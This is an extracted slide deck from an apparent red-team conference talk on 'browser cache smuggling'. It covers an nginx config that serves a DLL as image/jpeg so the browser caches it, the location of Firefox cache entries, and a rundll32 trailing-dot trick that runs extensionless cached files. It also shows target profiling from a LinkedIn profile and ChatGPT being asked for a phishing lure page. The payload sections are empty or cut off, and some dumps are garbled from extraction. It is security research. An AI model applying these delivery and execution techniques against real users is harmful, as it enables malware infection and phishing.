

# Cache me if you can

Smuggling payloads via Browser Caching Systems



**Cyberdefense**

whoami /all



Éditer le profil

**Aurélien Chalot**

@Defte\_

Hacker, sysadmin and security researcher @OrangeCyberdef 🖥️

Calisthenic enthusiast 💪 and wannabe philosopher 📖

🔥 Hide&Sec 🔥




**1 / Redteam ?**

Red team is a special exercise where operators attack a specific target emulating real life attackers (APT) through 4 stages:




Initial access is composed of two sub-stages:

- **Payload delivery**
- **Payload execution**





## 2/ Browser Cache Smuggling



Status	Method	Domain	File	Initiator
200	GET	www.orange cyberdefense.c...	ocd-black-background.png	img
200	GET	www.orange cyberdefense.c...	be.svg	img
200	GET	www.orange cyberdefense.c...	cn.svg	img
200	GET	www.orange cyberdefense.c...	dk.svg	img
200	GET	www.orange cyberdefense.c...	fr.svg	img
200	GET	www.orange cyberdefense.c...	de.svg	img
200	GET	www.orange cyberdefense.c...	global.svg	img
200	GET	www.orange cyberdefense.c...	nl.svg	img
200	GET	www.orange cyberdefense.c...	no.svg	img
200	GET	www.orange cyberdefense.c...	za.svg	img
200	GET	www.orange cyberdefense.c...	se.svg	img
200	GET	www.orange cyberdefense.c...	ch.svg	img
200	GET	www.orange cyberdefense.c...	gb.svg	img
200	GET	www.orange cyberdefense.c...	menu-chevron-down.svg	img
200	GET	www.orange cyberdefense.c...	csm_nasa-yZygONrUBe8-unsplash_17a40f22c1.jpg	img
200	GET	www.orange cyberdefense.c...	logo-on-black.svg	img

31 requests

562.43 kB / 355.07 kB transferred

← → ↻ <https://www.orange cyberdefense.com>

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred
200	GET	www.orange cyberdefense.com	ocd-black-background.png	img	png	cached
200	GET	www.orange cyberdefense.com	be.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	cn.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	dk.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	fr.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	de.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	global.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	nl.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	no.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	za.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	se.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	ch.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	gb.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	menu-chevron-down.svg	img	svg	cached
200	GET	www.orange cyberdefense.com	csm_nasa-yZygONrUBe8-unsplash_17a40f22c1	img	jpeg	cached
404	GET	www.orange cyberdefense.com	apple-icon-180x180.png	FaviconLoader.sys.mjs:175 (l...	html	cached
200	GET	www.orange cyberdefense.com	favicon-16x16.png	FaviconLoader.sys.mjs:175 (l...	png	cached

One of the early implementation of caching in browsers can be traced back to the Mosaic browser released in 1993

1.08 MB / 4.83 kB transferred



<div> <div>→ ↺</div> <div>Firefox</div> <div>about:cache?storage=disk</div> <div>☆</div> <div>🔒</div> <div>📄</div> </div>					
<div> <div>Information about the Network Cache Storage Service</div> <div> <a href="#">Back to overview</a> </div> <div> <div>Data sizes refer to the size of the response body and do not reflect the amount of disk space that the file occupies.</div> <div>disk</div> </div> </div>					
<div> <div>Number of entries:</div> <div>304</div> </div>					
<div> <div>Maximum storage size:</div> <div>849920 KiB</div> </div>					
<div> <div>Storage in use:</div> <div>15226 KiB</div> </div>					
<div> <div>Storage disk location:</div> <div>C:\Users\windev\AppData\Local\Mozilla\Firefox\Profiles\8md78khF.default-release\cache2</div> </div>					
Key	Data size	Alternative Data size	Fetch count	Last Modified	Expires
<a href="#">about:home</a>	10536 bytes	39455 bytes	0	2025-03-03 05:50:44	No expiration time
<a href="#">1741007633:https://spocs.getpocket.com/spocs</a> a,	1162 bytes	0 bytes	1	2025-03-03 05:50:39	2025-03-03 05:50:39
<a href="#">https://www.orange cyberdefense.com/</a> 0*partitionKey=%28https%2Corangecyberdefense.com%29,	0 bytes	0 bytes	0	No last modified time	No expiration time
<a href="#">https://www.googletagmanager.com/static/service_worker/5230/sw.js?origin=https%3A%2F%2Fwww.orange cyberdefense.com</a> 0*partitionKey=%28https%2Corangecyberdefense.com%29,	7161 bytes	0 bytes	5	2025-03-03 05:54:21	2026-02-27 08:37:11
<a href="#">FETCH:https://cdn.cookie law.org/logos/static/ot_guard_logo.svg</a> 0*partitionKey=%28https%2Corangecyberdefense.com%29,a,	341 bytes	0 bytes	10	2025-03-03 05:48:45	2025-03-03 07:42:08
<a href="#">FETCH:https://cdn.cookie law.org/scripttemplates/202408.1.0/assets/otCommonStyles.css</a> 0*partitionKey=%28https%2Corangecyberdefense.com%29,a,	4113 bytes	0 bytes	10	2025-03-03 05:48:45	2025-03-04 01:34:53
<a href="#">https://trk.orange cyberdefense.com/_/service_worker/5230/sw_iframe.html?origin=https%3A%2F%2Fwww.orange cyberdefense.com&amp;ip=1</a>	0 bytes	0 bytes	0	No last modified time	No expiration time
<a href="#">https://www.orange cyberdefense.com/typo3conf/ext/orangecyberdefense.template/Resources/Public/Img/flags/be.svg</a>	0 bytes	0 bytes	0	No last modified time	No expiration time
<a href="#">https://www.orange cyberdefense.com/</a>	0 bytes	0 bytes	0	No last modified time	No expiration time
<a href="#">http://192.168.80.135/</a>	0 bytes	0 bytes	0	No last modified time	No expiration time

```
image/jpeg
h: 245213
i: 806
l: bytes
m: policy-report-only: default-src 'self'; script-src 'none'; style-src 'none'; object-src 'none'; report-uri https://csprofa.ocd.multimedias.c
m: 3b6dd5
m: Thu, 17 Feb 2022 16:22:28 GMT
o: cy: strict-origin-when-cross-origin
o: group: "csprofa", max_age: 1000, endpoints: [{"url": "https://csprofa.ocd.multimedias.com/csp"}, {"url": "https://reports.ocd.multimedias.com/csp"},
o: multimedias.com/csp"}, {"url": "https://csprofa.ocd.multimedias.com/log"}]
o: ort-security: max-age=31536000; includesubdomains
o: e-options: nosniff
ns: SA4EORIGIN
ont: 1; mode=block
agent-addr: 10.0.0.14:51566
OS27270142367732
: max-age=69070
var: 2025 13:46:53 GMT
V1.02
```

original-response-headers:	content-type: image/jpeg content-length: 265213 x-dialin-rtt: 11806 accept-ranges: bytes content-security-policy-report-only: default-src 'self'; script-src 'none'; style-src 'none'; object-src 'self'; etag: "620e7644-3bddd" last-modified: Thu, 17 Feb 2022 16:22:28 GMT referer-policy: strict-origin-when-cross-origin report-to: ({ "group": "cspfa", "max_age": 1800, "endpoints": [{ "url": "https://cspfa.ocd.multimedias.com/csp/" }, { "url": "https://cspfoa.ocd.multimedias.com/log/" }] }) strict-transport-security: max-age=31536000; includeSubdomains x-content-type-options: nosniff x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-spx-origin-agent-addr: 10.0.0.14:51586 x-ray-id: 299852726142367732 cache-control: max-age=60000 date: Mon, 03 Mar 2025 13:46:53 GMT X-Firefox-Spdy: h2															
ctid:	3															
net-response-time-onstart:	187															
net-response-time-onstop:	155															

```

00000000: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 48 .....JFIF....H
00000010: 00 48 00 00 ff db 00 43 00 05 03 04 04 04 03 05 .H....C.....
00000020: 04 04 04 05 05 05 06 07 0c 08 07 07 07 0f 0b .....
00000030: 0b 09 0c 11 0f 12 12 11 0f 11 11 13 16 1c 17 1b .....
00000040: 14 1a 15 11 11 18 21 18 1a 1d 1d 1f 1f 13 17 .....!.....
00000050: 22 24 22 1e 24 1c 1e 1f 1e ff db 00 43 01 05 05 "$".$. ....C..
00000060: 05 07 06 07 0e 08 08 0e 1e 14 11 14 1e 1e 1e 1e .....
00000070: 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e .....
00000080: 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e .....
00000090: 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e ff c0 .....
000000a0: 00 11 08 03 3a 04 d8 03 01 22 00 02 11 01 03 11 .....". ....
000000b0: 01 ff c4 00 1d 00 00 02 03 01 01 01 01 01 00 00 .....
000000c0: 00 00 00 00 00 04 05 02 03 06 01 07 00 08 09 .....
000000d0: ff c4 00 4c 10 00 02 01 03 03 02 05 02 03 06 04 ...L.....!
000000e0: 04 05 02 00 0f 01 02 03 00 04 11 05 12 21 31 41 .....!1A
000000f0: 06 13 22 51 6f 71 81 14 32 91 07 23 42 a1 b1 c1 .."Oaq..2..#B...

```

## On disk files are stored in %localappdata%\Mozilla\Firefox\Profiles\\*-profile\cache2\entries

```
42F88BF6996DA9EDF30A54DC187FD3369B9EF93C
1576
1577 @fSëo
1578 ýÁÞdZ@{?Ü<€`iESC·qÔ{Gg?sz`·ý-k000A@GS]--ôÄiî,Ç·EDC4ÊES00-·BN0y`
1579 \cACKÁ{SYNSIq·`40ñ`ü>îi9T!NzSIŠn6Bix5zL,|GSYNxúœÖDC2ù`]¼°AjcT`
1580 ·^¥3B;÷En`m`m-šF`ä°·.îr[f×=jBSVTäÄú|C,:"jWQVTDLEF=+Ä[zdu:/,`ý
1581 8ESC"BTX,+CAN|óÓ"Ž""iNAKÝ?jz<#2°Ü°BS8#DC1EFW«œniê)BBIÄE("¥2i
1582 ESesYÜNkDC1ÜL'KoRS0Eo#ÄEM'PR3`·Hü`Va™>Zif,|ø)EOT8FGNAKq,ki0Eé
1583 xSÄÉäéb`Ð {(%·%)énEMyO SYNiœŽSTPSÄ~·Ü,i-üYhÖö°Be°ST!Ž0·Üiaä0ù
1584 fÚPšpDC3uEMoP9dšFYD·Ä.BHACKACKÖnfäž!¼°>vBİWÖqž+WšhpSBİiİSÖpÄÄ
1585 fBkg·N(İSYNökÄ""I;év7:6°dECAN$"İETB>œpf8-'0sE-Ý+in-`u%İZXVKİET
1586 O^ø`'Ö...,ýNULFE1D×rBS°NUL'ESd(gúUVB+hSUBOYİİ±nrİÖfUS"YöV%DLB
1587 Ý(EOT_DC4İFFSëç+08ACK-1İriN°.TtiSO="DC3ÖÖ=>FFyNULUSOHSOH"İ*
1588 content-type: image/jpeg
1589 content-length: 245213
1590 x-dialin-rtt: 11806
1591 accept-ranges: bytes
1592 content-security-policy-report-only: default-src 'self'; script-
1593 etag: "620e7644-3bddd"
1594 last-modified: Thu, 17 Feb 2022 16:22:28 GMT
1595 referer-policy: strict-origin-when-cross-origin
1596 report-to: {"group": "cspfa", "max_age": 1800, "endpoints": [{"url":
1597 strict-transport-security: max-age=31536000; includeSubDomains
1598 x-content-type-options: nosniff
1599 x-frame-options: SAMEORIGIN
1600 x-xss-protection: 1; mode=block
1601 x-spx-origin-agent-addr: 10.0.0.14:51586
1602 x-ray-id: 2998527270142367732
1603 cache-control: max-age=69070
1604 date: Mon, 03 Mar 2025 13:46:53 GMT
```



Let's keep that info for later ... 🐱🐱🐱


**Browsers' caching system store the following types of files:**

- **HTML files (although it depends since these files tend to change regularly ;**
- **CSS Files ;**
- **JavaScript files ;**
- **Images and media ;**
- **Web fonts.**

**But how do browsers know which kind of files to cache ? Content-Type!**

**And who controls the Content-Type header ? Web servers!**

```
server {  
    listen 80 default_server;  
    listen [::]:80 default_server;  
    root /var/www/html;  
    index index.html index.htm index.nginx-debian.html;  
    server_name _;  
  
    location /calc.dll {  
        # Override the mime type  
        types { } default_type image/jpeg;  
    }  
}
```




The screenshot shows a web browser window with the address bar displaying "view-source:http://192.168.80.135/". The browser interface includes navigation buttons (back, forward, refresh) and a lock icon. The source code is displayed in a dark-themed editor with line numbers 1 through 8. The code is an HTML document that uses a browser cache smuggling technique to load a file with a .dll extension as an image.

```
1 <!DOCTYPE html>  
2 <html >  
3     <body>  
4         <h1>Browser cache smuggling</h1>  
5           
6     </body>  
7 </html>  
8
```

531

Windows taskbar showing icons for File Explorer, Firefox, and a terminal window. The system tray displays the date and time as 3/4/2025, 1:56 AM, and the language as FRA.

```
PS >rundll32 .\8692D89844EFC48B5961FAA7DA116C7298F3D4BB,DllMain
PS >
```




This is a **security measure** designed by Microsoft's developers to prevent executing arbitrary binary files.

No extension, no execution. Unless....

**Add a "." to the filename and execute it via rundll32:**

```
PS > rundll32 .\8692D89844EFC48B5961FAA7DA116C7298F3D4BB.,DllMain
PS >
```





**All of that because  
metadata are  
appended :D**

[illegible]



## 3/ Weaponizing

Things we need :

A target



Hacker, sysadmin and security researcher @OrangeCyberdef 🖥️  
Calisthenic enthusiast 💪 and wannabe philosopher t.ly/9NPk0 📖  
🔥 Hide&Sec 🔥

Information about  
our target

### Expérience



#### Hacker & Security Researcher

Orange Cyberdefense  
sept. 2018 - aujourd'hui · 6 ans 7 mois  
La Défense

Hacking the world!



#### Alternant technicien sécurité informatique

Veolia - Activité Eau France  
sept. 2017 - sept. 2018 · 1 an 1 mois  
Joinville le Pont



#### Technicien IT

Emmaüs Habitat  
avr. 2017 - juin 2017 · 3 mois  
Clichy

- Gestion du parc informatique (virtualisation VMWare)  
- Support L1/L2

### Formation



#### ESGI

Master's degree, Sécurité informatique  
2018 - 2020



#### IUT de Paris - Rives de Seine

DUT informatique, Informatique  
2015 - 2017

Niveau : Diplômé

Activités et associations : -Responsable communication au sein du BDE Fonic (Informatique 1ère et 2ème année)

-Programmation/PO C, C++, Java, Visual Basic, Assembleur X86, python  
-Programmation web : HTML5/CSS3, PHP, JavaScript, CMS Wix, CMS WordPress, framewc ...voir plus

# A phishing page

Hey ChatGPT, can you generate a simple HTML page that talks about philosophy, may be the story of Socrate. Add some images and make this page interesting for someone who loves philosophy

Here's a simple HTML page about Socrates, including some images and engaging content for philosophy lovers. I'll generate it with a clean layout and a bit of styling.

» Socrates Philosophy

Répondre plutôt dans le chat >


I've created an engaging HTML page about Socrates, including images, a famous quote, and sections on his philosophy and trial. Let me know if you'd like any modifications!



## Let's not forget our payload :D

```
</p>

</div>
```



## A way to find our DLL among all cached files

```
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    root /var/www/html;
    index index.html index.htm index.nginx-debian.html;
    server_name _;

